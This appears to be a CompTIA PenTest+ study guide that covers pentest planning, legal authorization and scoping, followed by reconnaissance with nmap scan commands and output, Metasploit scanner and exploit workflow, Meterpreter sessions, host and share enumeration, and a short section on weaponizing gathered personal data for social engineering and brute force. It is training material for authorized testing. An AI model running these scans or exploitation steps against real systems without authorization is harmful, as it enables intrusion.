Linux Academy

CompTIA PenTest+

Study Guide

Robert Salmans

robert.salmans@linuxacademy.com

January 17, 2019

Contents

PLANNING AND SCOPING . . . 1

The Importance of Planning for an Engagement . . . 1

Key Legal Concepts . . . 4

The Importance of Properly Scoping an Engagement . . . 6

The Key Aspects of Compliance-Based Assessments . . . 9

INFORMATION GATHERING AND VULNERABILITY IDENTIFICATION . . . 10

Active Reconnaissance . . . 10

Vulnerability Scans . . . 16

Vulnerability Analysis . . . 18

Leveraging Information . . . 19

System Weaknesses . . . 21

ATTACKS AND EXPLOITS . . . 22

Social Engineering . . . 22

Exploit Network-Based Vulnerabilities . . . 23

Wireless and RF-Based Vulnerabilities . . . 28

Application-Based Vulnerabilities . . . 30

Local Host Vulnerabilities . . . 33

Physical Security Vulnerabilities . . . 40

Post-Exploitation Techniques . . . 41

PENETRATION TESTING TOOLS . . . 44

Using NMAP . . . 44

Choosing Pentesting Tools . . . 46

Analyze Basic Scripts . . . 47

REPORTING AND COMMUNICATIONS . . . 50

Report Writing and Handling . . . 50

Mitigating Discovered Vulnerabilities . . . 53

Communications During the Penetration Testing Process 55

PLANNING AND SCOPING

The Importance of Planning for an Engagement

1. What is a Penetration Test?

    - A pentest is the process of identifying and attempting to exploit vulnerabilities.
        - Common targets of pentests:
            - Servers
            - Applications
            - People
    - Not to be confused with a vulnerability assessment, which only identifies vulnerabilities.
    - Pentest actually attempts to exploit vulnerabilities.

2. Benefits of a Pentest

    - Testing of defensive capabilities, including response
    - Meeting regulatory compliance needs
    - Identifying unknown vulnerabilities
    - Demonstrating the risks of vulnerabilities with proof of compromise.

3. Pentest Frameworks

    - Establish guidelines in how pentests are performed
    - CHECK: Developed by the government in the UK
    - OWASP: Developed by multinational organization
    - OSSTMM: Open source framework
    - PTES: Developed by security practitioners
    - NIST SP800-115: Developed in the US by NIST (National Institute of Standards and Technology)

4. Pentest Process – 6 phases

    - Planning and Scoping (Planning)
        - Meeting with client and agreeing on parameters
    - Information Gathering and Vulnerability Identification (Reconnaissance and Scanning)
        - OSINT
        - Scanning: pre-attack info gathering
    - Exploit Vulnerabilities (Gaining Access)
        - Attack phase
        - Lateral movement
        - Exfiltration
    - Post-Exploitation Techniques (Maintaining Access and Covering Tracks)
        - Persistence – leave a way back in!
        - Avoiding detection

- Analyze Tool Output (Analysis)
    - Review data
    - ID root cause of exploits
    - Document recommendation recommendations
- Reporting
    - Deliver findings to client and discuss
    - Vulnerabilities detected
    - Vulnerabilities exploited and how
    - Data accessed
    - Prioritized recommendations

5. Communications during a Pentest

- Know who you'll be meeting with (know your audience!)
    - CEO, CFO, CIO – C Level
    - IT Director
    - SysAdmins
- Remember your audience and speak in a manner everyone can understand.
- Don't get over-technical, and use good examples to allow your audience to relate.
    - Example: "We'll be checking your publicly exposed services to see what is open and what versions they are running. This is like me checking to see if any of the door or windows are open at your home. Then, we'll take a look at what kinds of locks are in use and if they're reliable or not."
- Communication escalation path
    - When communication will occur is defined in the rules of engagement (ROE).
    - Need to identify who will be the main point of contact and other points of contact in the event of an emergency. If tester believes he/she has caused an outage of a production service, who should be contacted 24/7?
    - Or if the tester has identified an active breach, or artifacts from a previous breach, who should be notified?

6. Rules of Engagement

- Defines the conditions in which testing will occur
    - Window of time when testing will occur
    - Locations where testing will take place
        - Client sites
        - Third-party app (need permissions from vendor)
        - Cloud based (need permissions from vendor)
    - Legacy systems that may need to be excluded
    - Communication method for problems encountered
    - Update briefings, when updates will be provided, if any
    - Should existing security controls (IPS, firewall, etc.) be disabled for testing the tester's IPs?

    - Who at the client will know about the testing?
    - Black-box or white-box testing?
    - What to do if the tester identifies proof of an active attack or an old breach
    - Should someone be notified if a critical vulnerability is identified, or wait for the full report?
    - Disclaimer acknowledging the risk of running tests such as DOS, or system crashes or reboots.
    - Lastly, permission to perform the test by the target organization (authorization!)

7. Resources and Requirements

    - If a white box:
        - IP addresses of targets
        - Network maps
        - URLs of web apps
        - WSDL/WADL: XML documentation describing SOAP-based or RESTful web services
        - SOAP project file: Simple Objective Access Protocol (SOAP) is a messaging protocol used in web services. SOAP project files are created from WSDL files.
        - SDKs used: Tools and code libraries used to build apps. These tools can have inherent flaws.
        - Swagger document: Swagger is an open-source framework used to design, build, document, and test REST web services. The Swagger document will contain specifics about the app.
        - XSD file: Defines the structure and data types for an XML schema
        - Sample application requests: How to gain access to application resources
        - Application diagrams: Visual representation of application architecture. Can help identify weaknesses in design.
    - Technical contact of client for questions that may come up

8. Keep Data Confidential!

    - Your organization is held responsible for lost data.

9. Budget

    - If the client has a budget to adhere to, you should work with them to achieve the best possible outcome.
    - It's important to set the client's expectations early on. For example, if they have a budget of 100 hours, that can be used to perform a deep dive into a small pool of targets, or it can be used to perform a shallow review of many targets.
    - It's best to find out what the driving force of the pentest is (e.g., a recent breach, a regulatory requirement, or the addition of a new application).

10. Impact Analysis and Remediation Timelines

    - What effect will the testing have on business operations?
    - Communication protocol in the event of an unforeseen impact

- Remediation timeline is generally based on severity of vulnerabilities.
    - CVSS: Common Vulnerability Scoring System
        - 1.0 = Low
        - 10.0 = Critical
- Maybe the client will accept the risk and not remediate due to business requirements.
- Ex.: IKE Aggressive Mode that many client-based VPNs use.

11. Disclaimers

- This will be part of ROE. As a tester, we cannot be 100% sure that no unwanted results will occur during a pentest. This holds especially true when testing applications or platforms that are built by the organization being tested and are not an off-the-shelf product.
- Point-in-time assessment

12. Technical Constraints

- Technical constraints can be set forth by the client.
    - No use of automated toolsets
    - Items outside the scope (legacy or business critical)
    - Remote sites might be too far to physically visit, so all testing must be remote.

Key Legal Concepts

1. Types of Contracts

- Master Service Agreement (MSA)
    - Deals with business documents and finances. Business-level arrangements.
- Non-Disclosure Agreement (NDA)
    - Acknowledges parties will not share confidential information
- Statement of Work (SOW)
    - List of deliverables, schedules, and milestones. Used to charge for out-of-scope work.
        - Scope: What to test
        - Purpose: Grant authorization for test
        - Attestation: Signed by testing authorizer
- Authorizations
    - Most often included in the SOW
    - Controls the amount of liability by the pentester
    - Generally includes:
        - Who can authorize the pentest
        - Who is authorized to perform the pentest
        - Specific targets of the test
        - Time period of the testing
    - Always a good idea for a legal review of the documents!

  - This is your "get out of jail free" card. Always carry a copy!

2. **MOST IMPORTANT**
   - You *must* have a signed agreement authorizing you and or your company to perform the pentest, and it absolutely must identify each and every target and what type of testing you are going to perform (MSA, ROE, scope).
   - Performing a pentest without authorization is breaking the law!
3. Export Laws
   - "Export Controls": Technology (encryption), pentest tools are controlled when being sent outside the US is regulated by the US Export Control System.
   - Wassenaar Arrangement: Established to contribute to better global security.
     - Governs the transfer of:
       - Conventional arms (pentest tools could follow under this category)
       - Dual-use goods
       - Technologies
     - This is not to scare you, but to make sure you understand restrictions are in place, especially when it comes to cross-country testing or taking testing items outside your country of origin.
     - *Always* best to seek legal advice
4. Many countries have regulator laws relating to tools used for pentesting. Take the time to research these laws!
5. Corporate policies may also come into play:
   - Sensitive data cannot leave the corporate network.
     - During a pentest, sensitive data cannot be exfiltrated.
     - Screenshot of access will be enough for attestation.
6. Cloud Providers
   - Must get permissions from cloud provider to perform a pentest. Only having your client's authorization is *not* enough to execute a pentest against cloud services.
7. Computer Crime Laws
   - 18 USC 1030: US law stating that it's a crime to access a computer or computer network without authorization.
   - Other countries have similar laws. Research your country's laws.
   - It's always a good idea to seek legal assistance when creating pentesting contracts.

The Importance of Properly Scoping an Engagement

1. The Importance of Scope

    - The scope is crucial and outlines what will be tested during the pentest and how it will be tested. This is the basis for the SOW.
    - Needs to be clearly stated so all parties understand
    - What to do when something out of scope is encountered

2. End Goals and Deliverables

    - Why is the pentest happening? (What problem are we trying to solve?)
        - Breach?
        - Compliance?
        - Simply want to improve security?
        - This helps us plan the pentest to make sure we meet any expectations.
    - What deliverables will be provided by the pentesting organization?
        - Technical findings report
            - Executive summary of findings
            - Risk-based ranking of identified vulnerabilities
                - This ranking helps client prioritize remediation.

3. Types of Assessments

    - Goal based: Test new server farm, new firewall, cloud services, etc.
    - Compliance based: Meet regulatory compliance (PCI-DSS, SOX, HIPAA)
    - Read team assessment: Test client's detection and response capabilities
    - Color teams
        - Originated from military exercises
            - RED: Attackers
            - BLUE: Defenders
            - PURPLE: Coordination between RED and BLUE teams

4. Types of Strategies

    - Black box: Tester is not provided any information about the systems or networks being tested.
        - Mimics real-world attacker
        - Takes more time and more cost associated
    - Gray box: Tester is provided some knowledge.
    - White box: Tester is provided complete information of systems and networks to be tested.
        - Less cost because reconnaissance phase can be skipped.

5. Types of Threat Actors

    - The person or group responsible for an attack

- Script kiddies: Novices who rely on automated tools
- Hacktivists: Cause disruption to bring light to their cause
- APT (Advanced Persistent Threat): Use cybercrime to achieve political and military goals. These are AKA nation state and are backed by governments.
- Insider threats: Someone from the inside
  - Disgruntled employees
  - Past employees
  - Contractors
- Governments rank threat actors on a TIER system from 1-6.
  - 1 is the lowest, meaning little money and little skill.
  - 6 is the highest, meaning much money and resources, as well as recruiting lower levels to do their dirty work.
  - Threat actors' motivations
    - Money
    - Power
    - Revenge
- Threat models
  - Identify and classify potential attack methods or vectors.
    - Identify the goal of the attack.
      - Work backwards from there to devise the methods and vectors.
      - Ex.: sensitive database
        - Database is on server X
        - Server X can be accessed from terminal server farm
        - Terminal servers do not use MFA
        - Use phishing to get set of credentials
        - Log in to terminal server farm and access database or perform privesc to gain necessary privileges and then access database.
- Types of targets
  - Internal: Accessed inside the network
  - On site: Located at a target location
  - Off site: Located at a remote office or data center
  - External: Accessible via internet (website, email)
  - First-party hosted (self-hosted; mail server, app server)
  - Third-party hosted (third-party hosted; company website, finance app)
  - Physical: USB drop, keyloggers, drop box
  - Users: Social engineering, phishing
  - SSIDs: Evil twin, cracking Wi-Fi
  - Applications: Identify application and version and research vulnerabilities
  - Fragile system: Older systems, unpatched, can be vulnerable
  - Specialized systems
    - ICS (Industrial Control Systems): PLCs
    - SCADA: Utility industry

        - IoT (Internet of Things)
        - Mobile devices (smartphones, tablets, etc.)
        - POS
        - Biometric devices
        - RTOS (Real-Time Operating Systems) process real-time data

6. Risk Responses

    - Avoidance: Get rid of the risk — replace with something else or do without
    - Transference: Move the responsibility to someone else; outsource or insurance.
    - Mitigation: Fix the problem, patch it, or add compensating controls.
    - Acceptance: Accept the risk — it's worth it. Document this.

7. Tolerance to Impact

    - This is the idea that pentesting will cause an impact to business operations.
    - Need to identify what is acceptable and, thus, what can be in scope or what should be out of scope.

8. Scheduling

    - To reduce impact to business operations, acceptable testing time may be after business hours or on a weekend.

9. Scope Creep

    - Occurs when a client requests additional services after a SOW has been signed and the project scope completed.
        - Problem: Takes resources away from original objectives and therefore may cause the project to take longer and cost more than agreed upon.
        - Very important to set client's expectation. If they insist on scope creep, be sure they are made aware the pentest may take longer and cost more.
            - This should be done in writing with an acknowledgement from the client.

10. General Considerations when planning a pentest

    - Security exceptions: Exceptions for organizational policy exceptions.
        - This may be necessary to meet the client's goals
            - Ex.: Client wants to test their DLP (data loss prevention) system by having the tester export sensitive data.
    - NAC (Network Access Control)
        - If a NAC is in use, it may be necessary to whitelist a tester's computer to allow them to simulate an insider threat.
    - Whitelisting and Blacklisting
        - Whitelisting is the process of blocking all users or IP addresses, and then only whitelisting (permitting) those on a whitelist.
        - Blacklisting is permitting everything, except items on a blacklist.

        - These are common practices on IPSs and WAFs
        - Whitelist is more restrictive, but requires more resources to manage.
    - Certificate and public key pinning
        - This is the process of associating a host with its X.509 certificate or public key.
        - Pinning bypasses the certificate authority (CA) hierarchy and chain of trust to lessen the impact of a man-in-the-middle attack.
        - Ex.: On my MAC when I SSH into a host for the first time, it prompts me to accept the certificate. At that point, the IP address of the host and its certificate are "pinned." If the certificate of that host changes, the next time I try to SSH to it, I will receive an error stating the certificate is incorrect for the host, and I will not be able to connect. This is a type of "pinning."

11. Special Considerations for Scoping Engagements

    - Pre-merger security testing: Takes place prior to an organizational merger as part of the due diligence that occurs. The purpose is to identify vulnerabilities and recommend how to address them.
    - Supply chain security
        - Need to implement controls to protect company data as it pertains to vendors, business partners, and service providers.
            - Ex.: When new laptops are purchased, they may be wiped clean and a company-licensed operating system installed. This is done to prevent any malware on the stock computers that the vendor was unaware of.
            - Ex.: A business partner who provides your copier and printers could be the target of an attacker who's planted a program on the copiers that sends an image of all copies made to the attacker. This would be very dangerous in a banking or healthcare business where they are closely regulated for compliance. As a control, we could create a firewall rule that prevents all copier and printer IPs from communicating with anything outside of our internal network.

The Key Aspects of Compliance-Based Assessments

1. Achieving Compliance

    - Compliance is achieved through an audit of:
        - Administrative controls
            - Separation of duties
            - Required time off
        - Technical controls
            - Firewall rules
            - File permissions
        - Physical controls
            - Door locks
            - Biometrics

2. Compliance Frameworks (ASA Regulatory Frameworks)

- PCI-DSS (credit card data)
- Sarbanes-Oxley (SOX): For publicly traded companies
- HIPAA/HITECH: Healthcare data
- NIST: Large enterprise and government agencies
- FedRAMP: US government agencies to evaluate cloud-based solutions
- ISO: International standards

3. Why Do We Need to Know This Information?

   - If we are planning a pentest that is required by compliance, we need to be familiar with the compliance requirements so we can validate them. The client is not hiring us for the fun of it – they need our assistance to audit the controls they have in place to validate they meet the regulatory requirements and are in compliance.

INFORMATION GATHERING AND VULNERABILITY IDENTIFICATION

Active Reconnaissance

1. Network Scanning

   - Host discovery
   - Port scanning
   - Packet crafting – ACK scans
   - Device enumeration – identification
   - Vulnerability scanning

2. NMAP – Command Line Scanning Utility (Heavy on Exam)


   - Host discovery
   - Port/service discovery
   - OS and service fingerprinting
   - MAC detection
   - Vulnerability/exploit detection
   - NMAP MAN page – https://nmap.org/book/man.html

3. Discovery Scans

   - Find live IPs
   - Ping sweep
     - `nmap -PR 192.168.10.5` –> Sends ARP requests to target (ARPs are generally not blocked by OS firewalls)
     - ARP is layer 2, so you must be on the network – won't work across the internet
     - `nmap -sn 192.168.10.0/24` –> No port scanning, host discovery only
     - `nmap -PS22-25,80,443 192.168.10.5` –> TCP SYN discovery scan by port


4. Port Scans

- Need to know common ports



Port	Protocol and Service
21	FTP
22	SSH
23	Telnet
25	SMTP (email)
53	DNS
80	HTTP (web)
110	POP (email)
135	DCE/RPC (Microsoft)
137	NetBIOS
139	SMB / NetBIOS
143	IMAP (email)
161	SNMP
389	LDAP
443	HTTPS (secure web)
445	RPC/SMB (Microsoft)
1433	SQL
3389	Microsoft RDP

- Basic NMAP scan



```
root@EthicalHaks:~# nmap 192.168.0.1-20

Starting Nmap 7.12 ( https://nmap.org ) at 2016-07-23 21:34 PDT
Nmap scan report for 192.168.0.1
Host is up (0.014s latency).
Not shown: 993 filtered ports
PORT      STATE  SERVICE
22/tcp    closed ssh
23/tcp    closed telnet
80/tcp    open   http
443/tcp   open   https
1900/tcp  open   upnp
5000/tcp  open   upnp
8080/tcp  closed http-proxy
```

5. Stealth Scans

   - Avoid detection/bypass stateless firewalls
   - Stealth scan: SYN scan doesn't complete the TCP three-way handshake

6. Full Scans

   - Scans all ports, service identification, OS fingerprinting
   - `nmap -p- 192.168.10.0/24`

- `nmap -p1-65535 www.exampledomain.com`
- `nmap -sU -p1-65535 192.168.10.5`

7. Packet Crafting

    - Altering a packet before transmission
    - Use cases:
        - Test firewall rules
        - Evade IDS
        - Denial of service (DOS)
    - Four stages of packet crafting
        - Packet assembly: Creation
        - Packet editing: Alteration
        - Packet play: Send packet
        - Packet decoding: Packet analysis with sniffer (Wireshark)

8. Network Mapping

    - Listen for ARP, CDP, SNMP to identify devices and map out the network.

9. Scanning Tips

    - Set scanning speed to:
        - Ensure greater accuracy
        - Avoid detection
        - Lessen impact on systems


10. How to Weaponize This Data

    - Map out what you know
        - People (roles within the target, phone number, email, schedule, family names, pet names, special dates, etc.)
        - Identify IP addresses and their DNS names
            - Email attacks
            - Brute force attacks on open RDP, FTP, SSH, etc.
        - Social engineering attacks; use people's roles and schedules, identify service providers and business partners, etc.
        - Use job postings to identify technologies such as cloud, firewalls, etc.
        - Document, document, document!

11. Metasploit: Security and Pentest Framework

    - Use scanners, exploits, and payloads to perform different functions.
    - Comes in four versions:
        - Metasploit Framework: Free open-source command line version (Kali Linux)
        - Metasploit Community: Free limited-functionality version of Metasploit Pro

  - Metasploit Express: Simplified commercial edition
  - Metasploit Pro: Fully featured GUI version
- Also two popular GUI-based alternatives:
  - Armitage: GUI for Metasploit Framework (Kali Linux)
  - Cobalt Strike: Commercial version of Armitage with additional features
- Metasploit's features are organized into modules:
  - Exploits: Software used to attack a vulnerability and deliver a payload
  - Payloads: Code that runs on the target after a vulnerability has been exploited
    - Most popular is Meterpreter, which is an interactive menu based list of commands
  - Post: Additional functions that can be run on a compromised host
  - Auxiliary: Sniffers, scanners, fuzzers, spoofers, and other features
  - Encoders: Used to encode payloads for execution, generates shell code



```
msf exploit(adobe_flash_shader_drawing_fill) > show encoders

Compatible Encoders
===================

   Name                          Disclosure Date  Rank       Description
   ----                          ---------------  ----       -----------
   generic/eicar                                  manual     The EICAR Encoder
   generic/none                                   normal     The "none" Encoder
   x86/add_sub                                    manual     Add/Sub Encoder
   x86/alpha_mixed                                low        Alpha2 Alphanumeric Mixedcase Encoder
   x86/alpha_upper                                low        Alpha2 Alphanumeric Uppercase Encoder
   x86/avoid_underscore_tolower                   manual     Avoid underscore/tolower
   x86/avoid_utf8_tolower                         manual     Avoid UTF8/tolower
   x86/bloxor                                     manual     BloXor - A Metamorphic Block Based XOR Encoder
   x86/call4_dword_xor                            normal     Call+4 Dword XOR Encoder
   x86/context_cpuid                              manual     CPUID-based Context Keyed Payload Encoder
   x86/context_stat                               manual     stat(2)-based Context Keyed Payload Encoder
   x86/context_time                               manual     time(2)-based Context Keyed Payload Encoder
   x86/countdown                                  normal     Single-byte XOR Countdown Encoder
   x86/fnstenv_mov                                normal     Variable-length Fnstenv/mov Dword XOR Encoder
   x86/jmp_call_additive                          normal     Jump/Call XOR Additive Feedback Encoder
   x86/nonalpha                                   low        Non-Alpha Encoder
   x86/nonupper                                   low        Non-Upper Encoder
   x86/opt_sub                                    manual     Sub Encoder (optimised)
   x86/shikata_ga_nai                             excellent  Polymorphic XOR Additive Feedback Encoder
   x86/single_static_bit                          manual     Single Static Bit
   x86/unicode_mixed                              manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
   x86/unicode_upper                              manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
```

  - NOPs: Used to keep payload size consistent
- Launch Metasploit (MSF) in Kali with command `msfconsole`
  - Searching for modules
    - "search Windows/SMB type:exploit"
    - "search platform:Windows type:exploit"
    - "search Windows/MSSQL type:exploit"
    - "search scanner/smb"
  - Scanner usage (service scanners)
    - `msf > use Auxiliary/scanner/smb/smb_version`
    - `auxiliary(smb_version) > set RHOSTS 192.168.10.1-254`
    - `auxiliary(smb_version) > set THREADS 10`
    - `auxiliary(smb_version) > run`
    - `auxiliary(smb_version) > hosts` (list out identified hosts)
- Exploit and payload usage
  - Define exploit with `use exploit` command

    - Set payload
    - Define payload commands if required
    - Define other required parameters (RHOST, LHOST, USERNAME, PASSWORD, etc.)
    - `run` to execute the attempted exploit


  - Managing Meterpreter sessions
    - Can have many sessions connected to your host
    - use `session` command to connect to a session
      - `session -l` will list connected sessions
      - `session 2` will switch to Metasploit session 2

12. Enumerating Targets (Servers, Routers, Network Devices)

    - Operating systems
    - Users/groups
    - Password hashes
    - Shares
    - Hostnames, domain names, IP addresses
    - Installed applications
    - Services
    - Security policies
    - Routing, MAC, ARP tables
    - Patch levels
    - Printers
    - Processes
    - Event logs
    - DNS and SNMP information

13. Banner Grabbing

    - Attempt to open a session in order to identify service/host information
    - Command line HTTP Get, Netcat, NMAP




```
root@kali:~# nmap -sV --script=banner www.linuxacademy.com
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-17 15:21 EDT
Nmap scan report for www.linuxacademy.com (52.86.216.143)
Host is up (0.032s latency).
Other addresses for www.linuxacademy.com (not scanned): 35.171.81.231 34.230.144.134
rDNS record for 52.86.216.143: ec2-52-86-216-143.compute-1.amazonaws.com
Not shown: 998 filtered ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/5.5.38)
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.5.38
443/tcp open  ssl/http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/5.5.38)
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.5.38

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 40.58 seconds
```

14. Windows Host Enumeration

- NMAP: Fingerprint, `smb-os-discovery`



```
root@kali:~# nmap -sV -p445 --script=smb-os-discovery 172.16.166.132
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-17 15:32 EDT
Nmap scan report for 172.16.166.132
Host is up (0.00042s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
MAC Address: 00:0C:29:10:72:14 (VMware)
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```


- Local commands: `ipconfig`, `arp`, `route print`, `net user`, `net localgroup`, `net share`
- PowerShell: `Get-Command`, `Get-LocalUser`, `Get-LocalGroup`, etc.
- rpcclinet: Requires admin or system-level privileges to run
- Metasploit: Several enumeration modules (ex.: `scanner/smb/smb_lookupsid`)(search enum))

15. Linux Host Enumeration

- Metasploit: `enum_configs`, `enum_network`, etc.; requires host compromise
- nmap
- rpcclient
- BASH commands (`uname -a`, `hostname`, `route`, `arp`, `ifconfig`, `iptables`, `mount`, `dpkg`, etc.)

16. Service Enumeration

- NMAP and banner grabbing



Port	Protocol and Service
21	FTP
22	SSH
23	Telnet
25	SMTP (email)
53	DNS
80	HTTP (web)
110	POP (email)
135	DCE/RPC (Microsoft)
137	NetBIOS
139	SMB / NetBIOS
143	IMAP (email)
161	SNMP
389	LDAP
443	HTTPS (secure web)
445	RPC/SMB (Microsoft)
1433	SQL
3389	Microsoft RDP

17. Network Share Enumeration

- Microsoft File and Print Services, using SMB on ports TCP 139 and 445, can support NFS
- Linux Network File System (NFS), TCPUDP 2049, can support SMB w/SAMBA
- Microsoft commands:
  - `net view` — Display all file servers on a network
  - `net view \\<Server>` — Display all file shares on a particular server
  - `net use \\server\share /z:<username> password` — Command to connect to a share
